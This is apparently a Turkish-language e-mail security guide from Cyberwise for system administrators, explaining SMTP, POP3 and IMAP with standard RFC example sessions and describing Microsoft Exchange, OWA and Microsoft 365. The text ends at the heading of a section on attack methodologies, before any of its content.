CYBER WISE

Microsoft 365 ve E-Posta Sunucuları Güvenlik Sıkılaştırmaları Rehberi

YASAL SORUMLULUKLAR

Bu raporda yer alan tüm bilgiler genele açık bilgilerdir. Bu belgede yer alan herhangi bir bilginin fotografik, elektronik veya başka yollarla, tamamen veya kısmen, başka herhangi bir nedenle kullanılması, Cyberwise'ın izni olmadan kesinlikle yasaktır. Cyberwise, bu belgedeki herhangi bir değişiklik, ihmal veya hata için sorumluluk kabul etmez. Tüm tavsiyeler olduğu gibi sağlanır ve açık veya zımni herhangi bir mutabakatı geçersiz kılar.

Cyberwise Research Task Force :

- Ali Rıza ŞAHİNKAYA – alis@cyberwise.com.tr
- Can Atakan IŞIK – cani@cyberwise.com.tr
- Rıdvan Ethem CANAVAR – ridvanc@cyberwise.com.tr

Editör :

- Fatih Kayran – fatihk@cyberwise.com.tr

İÇİNDEKİLER

Yönetici Özeti

Günümüzde hem kamu kurumlarında hem de özel sektörde, operasyonel iletişim süreçleri ağırlıklı olarak e-posta sistemleri ve anlık iletişim uygulamaları üzerinden gerçekleşmektedir. Kurum içi ve dışı anlık iletişim sağlayan e-posta sistemlerinde, güvenliği sağlamak amacıyla gerekli önlemler alınmadığı takdirde, sistemlerdeki hassas bilgilerin açığa çıkmasıyla kurumlar itibar ve maddi kayıplar yaşayabilmektedir. [1]

E-posta sistemlerinde güvenlik ve gizlilik politikalarının kullanılmaması veya yanlış yapılandırılması, saldırganlara çalışan bilgilerini ve kurumsal gizliliği olan hassas bilgileri ele geçirmesi konusunda açık kapılar bırakmaktadır. Güvenli protokollerin kullanılması, sistemlerin düzenli olarak test edilmesi ve çalışan farkındalığının arttırılması saldırganların başarı oranını azaltmaktadır. Günümüzde kullanıcı hesaplarının ele geçirilmesi ve kurumsal sistemlere sızma girişimlerinin, %90 oranında oltalama saldırıları yoluyla gerçekleştirildiği ve bu saldırı yöntemini önlemenin en efektif yolunun çalışan farkındalığı ve eğitimi olduğu görülmektedir. [2]

E-posta sistemlerinin güvenliği hakkında çeşitli standartlar belirlenmiş olsa da kurumların eksik / başarısız standart yönetmesi, saldırganlara zorluktan çok kolaylık sağlamaktadır. E-posta sistemlerinde günümüzde kullanımda olan standartlar, geleneksel koruma sağlasa da saldırganların yeteneklerine ve yeni istismar yöntemlerine karşı, kurumların proaktif savunma yolları uygulaması ve çalışan farkındalığını sağlaması e-posta güvenliğinde atılabilecek kritik bir adımdır. [3]

Özellikle Covid-19 pandemi sürecinde tırmanışa geçen e-posta sahtecilikleri, kurumlara ve kişilere büyük bir tehdit oluşturmaktadır. Bu raporda, e-posta sistemlerinin nasıl çalıştığına, hangi saldırı yüzeylerine sahip olduğuna ve bu saldırıları engelleme metotlarına değinilecektir.

[1] https://digitalguardian.com/blog/what-does-data-breach-cost-2020

[2] https://retruster.com/blog/2019-phishing-and-email-fraud-statistics.html

[3] https://www.nccoe.nist.gov/sites/default/files/library/sp1800/dns-secure-email-sp1800-6a-draft.pdf

1. Giriş

E-postalar, günümüzde iletişimin önemli bir parçası haline gelmiştir. Yapılan araştırmalara göre Dünya genelinde her gün 3.9 milyar kullanıcı aktif olarak e-posta sistemlerini kullanmaktadır. Kurum içi veya dışı e-posta yazışmaları, hassas veya gizli bilgiler taşıyor olabilir. Kullanıcı sayısı ve içerik bakımından saldırganların ilgisini giderek daha da çekmeye başlayan e-posta sistemleri, sıklıkla saldırılara maruz kalmaktadır.

Özellikle mevcut pandemi durumu sebebiyle saldırganlar, şirketlerin uzaktan çalışma planına geçmesini fırsat bilip kurumsal hedeflere olan saldırılarını arttırmıştır. Bu süreçte saldırganların Covid-19 temalı zararlı e-postalar kullandığı ve kurumsal uzaktan çalışma sistemlerini istismar ettiği sıkça görülmektedir. Önümüzdeki süreçte de saldırıların hız kesmeden yıkıcı etkilerini göstermesi beklenilmektedir.

Sistem yöneticilerinin ve güvenlik uzmanlarının, devamlı olarak saldırıya maruz kalan bu hassas sistemler için gerekli özeni göstermeleri hem şirket güvenliğinin ve güvenilirliğinin korunması hem de kullanıcı ve çalışan güvenliğinin sağlanması açısından kritik önem taşımaktadır. Bu raporda sistem yöneticileri ve güvenlik uzmanlarına yönelik e-posta sisteminin çalışma yapısından, örnek saldırı metodolojilerinden, Exchange Server topolojisinden ve uygulanması basit ama efektif önlemlerden bahsedilmiştir.

2. SMTP-POP3-IMAP ve Bazı Temel E-Posta Kavramları

E-Posta, bir bakıma mektupların bilgisayar ortamındaki haline denmektedir. Metin içeriklerine ek olarak çeşitli dosyaları paylaşmaya da olanak sağlamaktadır. İnsanların kişisel ya da ticari alanda, kişi veya kurumlar arasında metin ve / veya görsel içerikleri de içinde barındırarak mesajlaşmalarını sağlayan sistemdir. 1960'lı yıllarda ilk kullanıma sunulduğunda, anlık mesajlaşma uygulamalarına benzer bir yapıda çalışmaktaydı. Gönderici ve alıcı aynı anda çevrimiçi olması gerekiyordu.

Günümüzdeki E-Posta sistemleri ise depola ve ilet yapısında çalışmaktadır. E-Posta sunucuları gelen e-postaları kabul eder, iletir, teslim eder ve depolar. Kullanıcıların hiçbiri aynı anda çevrimiçi olmak zorunda değildir. Genellikle bir e-posta sunucusuna bağlanmak veya bir webmail arayüzünden e-postaları göndermek, almak veya indirmek yeterlidir.

E-Posta Sunucusu, aslında e-posta gönderip alabilen bir bilgisayardır. Genel olarak web sunucuları ve e-posta sunucuları tek bir cihaz üzerinde yapılandırılmaktadır. Fakat büyük ISP'lerde ve Gmail, Hotmail gibi herkese açık olan servislerde, sadece e-posta trafiği için yapılandırılmış özel sunucular kullanılmaktadır.

E-Posta Sunucusu olarak yapılandırılan bilgisayarlar, çeşitli yazılımlara sahiptir. Sistem yöneticileri, bu yazılımlar sayesinde sunucu üzerindeki herhangi bir domain için e-posta hesapları oluşturabilirler ve bu hesapları yönetebilirler. Örneğin bir sunucu "https://cyberwise.com.tr" için barınma hizmeti sağlıyorsa, @cyberwise.com.tr domainine sahip çeşitli e-posta hesaplarını da sağlayabilmektedir.

E-Posta Sunucuları gerekli işlemleri gerçekleştirebilmek için bazı standart e-posta protokollerini kullanmaktadır. Örnek olarak Simple Mail Transfer Protocol (SMTP) kullanılarak sadece e-posta gönderilebilmekte ve sunucudan giden e-posta istekleri işlenebilmektedir. Internet Message Access Protocol (IMAP) ve Post Office Protocol 3 (POP3) protokolleri kullanılarak e-posta alınabilmekte ve gelen e-postalar üzerinde işlemler gerçekleştirilebilmektedir. Kullanıcı olarak bir webmail arayüzüne veya e-posta istemcisine giriş yaptığınızda, bahsedilen bu protokoller sayesinde birçok bağlantı gerçekleştirilip gerekli işlemler yapılmaktadır.

E-Posta sisteminin işleyişi hakkında bazı kavramlar ve detaylar aşağıdaki gibidir.

Simple Mail Transfer Protocol (SMTP): SMTP, e-posta iletimi sağlamak için kullanılan, metin tabanlı bir iletişim protokolüdür. Uygulama katmanında çalışmaktadır. E-posta sunucuları ve MTA (Mail Transfer Agent)'lar, e-posta gönderip almak için SMTP kullanmaktadır. SMTP sunucular genel olarak TCP 25. portu kullanmaktadırlar.

Bir SMTP oturumu, bir SMTP istemcisi (başlatan aracı -initiating agent-, gönderen veya verici) tarafından oluşturulan komutlardan ve SMTP sunucusundan (dinleme aracısı -listening agent- veya alıcı) gelen yanıtlardan oluşmaktadır. Bir SMTP işlemi üç komut / yanıt dizisinden oluşur:

- **MAIL:** return address, return-path, reverse path, bounce address, mfrom ya da envelope sender olarak bilinen gönderici adresi oluşturmak için kullanılan komuttur.
- **RCPT:** E-posta alıcısını oluşturmak için kullanılan komuttur.
- **DATA:** E-posta içeriğinin başlangıcını işaret eden komuttur. E-posta başlığını ve e-posta gövdesini içermektedir. DATA aslında bir komutlar grubudur ve sunucu iki kez yanıt vermektedir; ilkinde e-posta içeriğini almaya hazır olduğunu bildirmek için ikincisinde ise mesajın tamamını kabul ettiği veya reddettiğini bildirmek için.[4]

Örnek bir iletişim aşağıdaki gibidir.

[4] https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

```
S: 220 smtp.example.com ESMTP Postfix
C: HELO relay.example.com
S: 250 smtp.example.com, I am glad to meet you
C: MAIL FROM:<bob@example.com>
S: 250 Ok
C: RCPT TO:<alice@example.com>
S: 250 Ok
C: RCPT TO:<theboss@example.com>
S: 250 Ok
C: DATA
S: 354 End data with <CR><LF>.<CR><LF>
C: From: "Bob Example" <bob@example.com>
C: To: Alice Example <alice@example.com>
C: Cc: theboss@example.com
C: Date: Tue, 15 Jan 2008 16:02:43 -0500
C: Subject: Test message
C:
C: Hello Alice.
C: This is a test message with 5 header fields and 4 lines in the message body.
C: Your friend,
C: Bob
C: .
S: 250 Ok: queued as 12345
C: QUIT
S: 221 Bye
{The server closes the connection}
```

E-Mail Client: Mail User Agent (MUA) olarakta bilinen bu yazılımlar kullanıcıların e-postalarına ulaşmak ve onları yönetmek için kullanılmaktadır. Windows Mail, Thunderbird, Apple Mail bu yazılımlara örnek olarak gösterilebilir. [5]

Mail Transfer Agent (MTA): E-postaları bir bilgisayardan diğer bir bilgisayara SMTP kullanarak taşıyabilen bir yazılımdır. [6]


Mail - Message Submission Agent (MSA): E-postanın teslimi için MTA ile beraber çalışan ve bir Mail User Agent (MUA)'tan e-posta alan yazılımdır.[7]

Mail - Message Delivery Agent (MDA): Yerel bir alıcıya e-posta teslimi için kullanılan yazılımdır. Local Delivery Agent (LDA) olarakta tanımlanmaktadır.[8]

Kullanıcı bir MUA ile direkt olarak etkileşim halindeyken, arka tarafta bir MTA çalışmaktadır. Örnek olarak bir MTA, başka bir MTA, MSA veya MUA'dan e-posta almış olsun. Bu e-postanın aktarım ayrıntıları SMTP tarafından belirlenmektedir. Bir alıcının e-posta kutusu yerel olarak barındırılmadığında, e-posta başka bir MTA'ya iletilmektedir.

Bir MTA e-posta aldığında, e-posta başlığının üstüne Received izleme başlığı alanı eklemektedir. Böylece e-postayı işleyen MTA'ların sıralı bir kaydını oluşturmaktadır. Bir sonraki atlama için hedef MTA seçme işlemi de SMTP tarafından tanımlanmaktadır ancak bu tanımlama, genellikle MTA yazılımının belirli rotalarla yapılandırılmasıyla geçersiz kılınmaktadır.

Bir kullanıcıdan diğer kullanıcıya iletilen e-postanın serüveni kabaca aşağıdaki gibidir.



Burada ek bir bilgi olarak, alıcıların yerel olarak barındırıldığı bir sistemde, bir e-postanın alıcısına tesliminin son adımındaki işlemleri gerçekleştirmek MDA'nın görevidir. Bundan dolayı MTA, e-postayı MDA'nın e-posta işleme servisine iletmektedir.

STARTTLS: STARTTLS uzantısı, STLS komutunu kullanarak, başka bir alternatif yerine, standart POP3 portu üzerinden TLS veya SSL kullanımına izin vermektedir. Bazı istemci ve sunucular alternatif olarak TCP port 995'i (POP3S) kullanmaktadırlar.

Post Office Protocol (POP): E-posta istemcileri tarafından kullanılan, OSI referans modelinin uygulama katmanında çalışan bir iletişim protokolüdür. E-postaları e-posta sunucusundan çekmek için kullanılmaktadır. Versiyon 3 (POP3) yaygın olarak kullanılmaktadır.

[5] https://en.wikipedia.org/wiki/Email_client

[6] https://en.wikipedia.org/wiki/Message_transfer_agent

[7] https://en.wikipedia.org/wiki/Message_submission_agent

[8] https://en.wikipedia.org/wiki/Mail_delivery_agent

POP, e-postalar için indirme ve silme işlemlerini desteklemektedir. POP3 istemcileri, sırasıyla;

- Sunucu ile bağlantı kurar.
- Tüm e-postaları çeker.
- Çektiği e-postaları istemci tarafında depolar.
- Sunucudaki e-postaları siler.

Ayrıca, istenildiği takdirde, sunucudaki e-postalar indirildikten sonra silinmeyip sunucuda kalabilmektedir.

Bir POP3 sunucusu gelen istekleri TCP Port 110 üzerinden dinlemektedir. Şifreli iletişim, eğer destekleniyorsa STLS komutu kullanılarak veya POP3S ile TCP 995 portu üzerinden TLS ya da SSL kullanılarak gerçekleştirilmektedir. İstemcinin görmesi gereken e-postalar, POP3 oturumunun MDA'yı açmasıyla belirlenmektedir. Bu e-postalar oturuma ait benzersiz bir yerel e-posta numarasıyla veya POP sunucusu tarafından atanan bir tanımlayıcı ile tanımlanmaktadır. Bu benzersiz tanımlayıcı kalıcıdır ve bu sayede istemci farklı POP oturumlarından e-postalarına erişebilmektedir. E-posta alınır ve alındıktan sonra bahsedilen benzersiz tanımlayıcı ile silme işlemi için işaretlenir. İstemci oturumu kapattığında silmek için işaretlenen e-posta MDA'dan silinmektedir.

Örnek bir POP3 oturumu aşağıdaki gibidir.

```
S: <wait for connection on TCP port 110>
C: <open connection>
S:    +OK POP3 server ready <1896.697170952@dbc.mtview.ca.us>
C:    APOP mrose c4c9334bac560ecc979e58001b3e22fb
S:    +OK mrose's maildrop has 2 messages (320 octets)
C:    STAT
S:    +OK 2 320
C:    LIST
S:    +OK 2 messages (320 octets)
S:    1 120
S:    2 200
S:    .
C:    RETR 1
S:    +OK 120 octets
S:    <the POP3 server sends message 1>
S:    .
C:    DELE 1
S:    +OK message 1 deleted
C:    RETR 2
S:    +OK 200 octets
S:    <the POP3 server sends message 2>
S:    .
C:    DELE 2
S:    +OK message 2 deleted
C:    QUIT
S:    +OK dewey POP3 server signing off (maildrop empty)
C: <close connection>
S: <wait for next connection>
```

İletişimdeki önemli komutların açıklamaları aşağıdaki gibidir.[9]

- **STAT**: Tüm e-postaların sayısını ve toplam boyutunu belirtmektedir.
- **LIST**: E-postanın boyutunu belirtmektedir.
- **RETR**: Seçilen e-postanın çekilmesi için kullanılır.
- **DELE**: Seçilen e-postanın silinmesi için kullanılır.
- **QUIT**: Oturumun sonlanması için kullanılır.

Multipurpose Internet Mail Extensions (MIME): ASCII karakter kümesi haricinde ses, video, görüntü ve diğer uygulamalarında e-posta aracılığıyla iletilmesini sağlayan, e-postaların formatını genişleten bir standarttır.

Internet Message Access Protocol (IMAP): E-posta istemcileri tarafından kullanılan, OSI referans modelinin uygulama katmanında çalışan bir iletişim protokolüdür. E-postaları e-posta sunucusundan çekmek için kullanılmaktadır. IMAP, birden fazla kullanıcının bir e-posta kutusunu, tamamıyla yönetmesi amacıyla geliştirilmiştir. Bu yüzden genellikle, istemciler, kullanıcılar silene kadar e-postaları sunucuda tutmaktadır. Bir IMAP sunucusu, gelen istekleri TCP port 143 üzerinden dinlemektedir. SSL üzerinden işlem

[9] https://en.wikipedia.org/wiki/Post_Office_Protocol

gören IMAP ise IMAPS olarak adlandırılmakta ve TCP port 993 üzerinden bağlantı kurmaktadır. İlk ortaya çıktığından bu yana çeşitli versiyonları geliştirilmiştir. IMAP4 son versiyondur.

IMAP'in POP'a göre bazı avantajları vardır. Bu avantajlar aşağıdaki gibidir.

- POP kullanıldığında, bağlantı sadece yeni e-postaları indirme süresince açık kalmaktadır. IMAP'te ise istemci arayüzü aktif olduğu sürece bağlantı açık kalmakta ve e-posta içeriğini direkt olarak indirebilmektedir. Dolayısıyla birçok e-postası bulunan veya e-postalarının boyutu büyük olan kullanıcılar için IMAP daha hızlı bir cevap süresine sahiptir.
- POP sadece o anda bağlı olan istemci için işlemlere izin vermektedir. IMAP ise eş zamanlı birçok bağlantıya izin vermektedir.
- Neredeyse tüm e-postalar MIME formatında iletilmektedir. IMAP, istemcinin bu MIME formatının belli bir kısmını ayrı ayrı çekmesine veya tüm e-postayı çekmesine izin vermektedir. Bu mekanizma, istemcinin e-postasının eksiz halini, yani sadece içeriğinin çekilebilmesini sağlamaktadır.
- IMAP sayesinde e-postaların durumları takip edilebilmektedir. Örnek olarak bir e-posta okunmuş mu veya silinmiş mi veya e-postaya yanıt verilmiş mi IMAP sayesinde kolayca takip edilebilmektedir. Bu takibi kolaylaştırmak için tutulan kontrol bayrakları sunucu tarafındadır. Dolayısıyla farklı istemcilerden bu e-postaların durumu kolaylıkla görülebilmektedir. POP e-posta takip mekanizmasını desteklememektedir.


RFC 3501'den alınan örnek bir IMAP4 bağlantısı aşağıdaki gibidir.

```
C: <open connection>
S:   * OK IMAP4rev1 Service Ready
C:   a001 login mrc secret
S:   a001 OK LOGIN completed
C:   a002 select inbox
S:   * 18 EXISTS
S:   * FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
S:   * 2 RECENT
S:   * OK [UNSEEN 17] Message 17 is the first unseen message
S:   * OK [UIDVALIDITY 3857529045] UIDs valid
S:   a002 OK [READ-WRITE] SELECT completed
C:   a003 fetch 12 full
S:   * 12 FETCH (FLAGS (\Seen) INTERNALDATE "17-Jul-1996 02:44:25 -0700"
      RFC822.SIZE 4286 ENVELOPE ("Wed, 17 Jul 1996 02:23:25 -0700 (PDT)"
      "IMAP4rev1 WG mtg summary and minutes"
      (("Terry Gray" NIL "gray" "cac.washington.edu"))
      (("Terry Gray" NIL "gray" "cac.washington.edu"))
      (("Terry Gray" NIL "gray" "cac.washington.edu"))
      ((NIL NIL "imap" "cac.washington.edu"))
      ((NIL NIL "minutes" "CNRI.Reston.VA.US")
      ("John Klensin" NIL "KLENSIN" "MIT.EDU")) NIL NIL
      "<B27397-0100000@cac.washington.edu>")
      BODY ("TEXT" "PLAIN" ("CHARSET" "US-ASCII") NIL NIL "7BIT" 3028
      92))
S:   a003 OK FETCH completed
C:   a004 fetch 12 body[header]
S:   * 12 FETCH (BODY[HEADER] {342}
S:   Date: Wed, 17 Jul 1996 02:23:25 -0700 (PDT)
S:   From: Terry Gray <gray@cac.washington.edu>
S:   Subject: IMAP4rev1 WG mtg summary and minutes
S:   To: imap@cac.washington.edu
S:   cc: minutes@CNRI.Reston.VA.US, John Klensin <KLENSIN@MIT.EDU>
S:   Message-Id: <B27397-0100000@cac.washington.edu>
S:   MIME-Version: 1.0
S:   Content-Type: TEXT/PLAIN; CHARSET=US-ASCII
S:
S:   )
S:   a004 OK FETCH completed
C    a005 store 12 +flags \deleted
S:   * 12 FETCH (FLAGS (\Seen \Deleted))
S:   a005 OK +FLAGS completed
C:   a006 logout
S:   * BYE IMAP4rev1 server terminating connection
S:   a006 OK LOGOUT completed
```

İletişimdeki önemli komutların açıklamaları aşağıdaki gibidir.

- **login**: İstemciyi sunucuya tanıtır ve kimlik doğrulama için kullanıcının parolasını taşımaktadır.
- **select**: Bir posta kutusundaki e-postalara erişebilmek için posta kutusu seçimi yapar.
- **fetch**: E-posta ile alakalı verileri çeker.
- **store**: E-posta ile alakalı verileri düzenler.
- **logout**: Sunucuyu, istemcinin işlemlerini bitirdiğine dair bilgilendirir.

Özet olarak bir e-postanın yaşam döngüsü kısaca aşağıdaki gösterilmiştir.




3. Microsoft OWA-Exchange-365 Sistemleri

Microsoft Exchange Server, Microsoft tarafından üretilen bir e-posta ve takvim sunucusudur. Exchange Server, e-posta istemcileriyle iletişim kurmak için öncelikle MAPI adlı özel bir protokol kullanmaktadır. Daha sonradan POP3, IMAP ve Exchange ActiveSync (EAS) için de destek eklenmiştir. Diğer e-posta sunucularıyla iletişim kurmak için SMTP'yi kullanmaktadır. MS Exchange Server'in bazı özellikleri aşağıdaki gibidir.

- Basitleştirilmiş yönetim
- Rol tabanlı yönetim
- E-postaların, şirket içinde, çevrimiçi olarak veya ikisinin kombinasyonunun kullanılarak iletilmesi
- Daha ucuza daha büyük boyutta posta kutusu desteği alınması
- Outlook Web Uygulaması
- E-postalara akıllı telefondan, tabletlerden ve tarayıcıdan erişim
- Gelen kutusundaki fazla sayıda e-postanın yönetimi
- Spam e-posta ve zararlı yazılım koruması
- Çeşitli alarmlar, şifreleme ve Bilgi Hakları Yönetimi (IRM) ile verilerin güvende tutulması
- Veri Kaybı Koruması (DLP)

Microsoft tarafından sunulan mimarisi aşağıdaki gibidir.[10]




Outlook Web (farklı zamanlarda Exchange Web Connect, Outlook Web Access ve Outlook Web App gibi çeşitli isimler kullanılmıştır) web uygulaması olarak geliştirilmiş bir kişisel bilgi yöneticisidir. Office 365, Microsoft Exchange Server 2016 / 2019 ve Exchange Online platformlarına dahil edilmiştir. Web tabanlı bir e-posta istemcisi, bir takvim aracı, bir kişi yöneticisi ve bir görev yöneticisi içermektedir.

[10] https://docs.microsoft.com/en-us/exchange/architecture/architecture?view=exchserver-2019

Microsoft Mayıs 2016 itibarıyla, Outlook Web ve Office 365 altyapısını kullanmak amacıyla Outlook.com'u güncellemiştir.

OWA özellikleri kısaca aşağıdaki gibidir.

- **E-posta:** Web üzerinden erişilebilir bir posta kutusu arayüzü sunmaktadır. Bu posta kutusu üzerinde silme, en başa sabitleme, e-postaları ileriki tarihlerde gönderme gibi birçok farklı işlem yapılabilmektedir.
- **Takvim:** Takvimde, doğrudan hava tahminleri ile kullanıcılara bilgi verilmektedir. Kullanıcılar OWA üzerindeki takvimlerini diğer kullanıcılarla paylaşabilmekte, hatırlatıcı ekleyerek e-posta ile bildirim gelmesini sağlayabilmektedir.
- **Kişiler:** Kullanıcılar mevcut kişileri arayabilir, düzenleyebilir ve yeni kişiler ekleyebilmektedir. Kişiler çeşitli dosyalara atanabilmekte, Linkedin, Facebook ve Twitter'daki arkadaş ve bağlantı listeleriyle senkronize edilebilmektedir. [11]




Microsoft 365 hizmeti, bir dizi ürün ve hizmetten oluşmaktadır. Microsoft 365'in tüm bileşenleri bir çevrimiçi portal vasıtasıyla yönetilebilir ve yapılandırılabilir; kullanıcılar elle eklenebilir, bir CSV dosyasından içe aktarılabilir veya Microsoft 365, Active Directory Federasyon Hizmetleri'ni kullanarak bir yerel Active Directory ile tek oturum açma için kurulabilir. [12]

Microsoft 365 kapsamındaki tüm ürünler aşağıdaki gibidir.

[11] https://tr.wikipedia.org/wiki/Outlook_Web

[12] https://tr.wikipedia.org/wiki/Microsoft_365



Microsoft 365 üyeliği ile

- Word, Excel, PowerPoint, Outlook gibi en son ofis uygulamaları
- PC, Mac, tablet ve telefon ortamlarına kurulum imkânı
- 1 TB OneDrive bulut depolama
- Yeni özellik güncellemeleri

elde edilmektedir.

4. Microsoft Exchange / Office Sistemlerinde Kullanılan Keşif ve Saldırı Metodolojileri

